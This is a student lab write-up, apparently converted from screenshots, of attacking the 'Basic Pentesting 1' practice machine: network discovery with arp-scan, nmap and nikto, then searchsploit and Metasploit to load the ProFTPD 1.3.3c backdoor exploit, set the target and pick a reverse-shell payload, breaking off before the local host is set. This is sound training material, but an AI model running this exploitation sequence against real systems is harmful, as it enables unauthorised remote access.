
Penetration Testing of Basic Pentesting 1 Machine using Nmap and Metasploit


Name:A.mathumithan

Gmail:mathumithanananth@gmail.com

1.Starting the valnurablemachine




2.Finding my local ip address in kali linux




```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.10.6  netmask 255.255.255.240  broadcast
172.20.10.15
        inet6 fe80::3d73:3a37:1130:a784  prefixlen 64  scopei
d 0×20<link>
        inet6 2402:4000:13c3:f7bb:4336:781b:6913:bbae  prefix
len 64  scopeid 0×0<global>
        ether 08:00:27:7c:58:92  txqueuelen 1000  (Ethernet)
        RX packets 76  bytes 9670 (9.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 138  bytes 13799 (13.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisi
ons 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisi
ons 0
```

3.Scanning the ip address of the machines that are connected in same network




```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:7c:58:92, IPv4: 172.20.10.6
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.3     a8:64:f1:1b:a4:9f       (Unknown)
172.20.10.5     08:00:27:50:71:a7       (Unknown)
172.20.10.1     2e:32:6a:87:d3:64       (Unknown: locally administered)
172.20.10.2     d6:b6:82:6c:eb:99       (Unknown: locally administered)
```

4.172.20.10.5 is my target address using nmap tool to find the open ports



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN basicpenetest_nmap.txt 172.20.10.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-03 12:2
6 EDT
Nmap scan report for 172.20.10.5
Host is up (0.00079s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:50:71:A7 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.38 seconds
```

5.there is http port we can access the page using the target ip address




It works!

This is the default web page for this server.


The web server software is running but no content has been added, yet.

5.enumerating the port 80 using nikto




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://172.20.10.5
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.20.10.5
+ Target Hostname:    172.20.10.5
+ Target Port:        80
+ Start Time:         2025-06-03 12:34:43 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not pres
ent. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/H
eaders/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could
 allow the user agent to render the content of the site in a
different fashion to the MIME type. See: https://www.netspark
er.com/web-vulnerability-scanner/vulnerabilities/missing-cont
ent-type-header/
+ No CGI Directories found (use '-C all' to force check all p
ossible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least A
```

6.searching the exploit of ftp port




```
┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                          |  Path
------------------------------------------------------------------------ ---------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution      | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                | linux/remote/16921.rb
------------------------------------------------------------------------ ---------------------------
```

7.opening Metasploit frame work




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

        .                                         .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP     dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
```

8.searching exploits for ftp port




```
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

9.selecting the exploit




```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                       ng-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

10.editing the options




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

11.adding the rhost as the target address




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 172.20.10.5
rhost => 172.20.10.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   172.20.10.5      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/usin
                                       g-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

12.viewing all payloads




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (teln
et)
   5  payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via per
l)
   8  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (
telnet)
```

13.selecting the reverse payload




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
```

14.adding my ip address as lhost



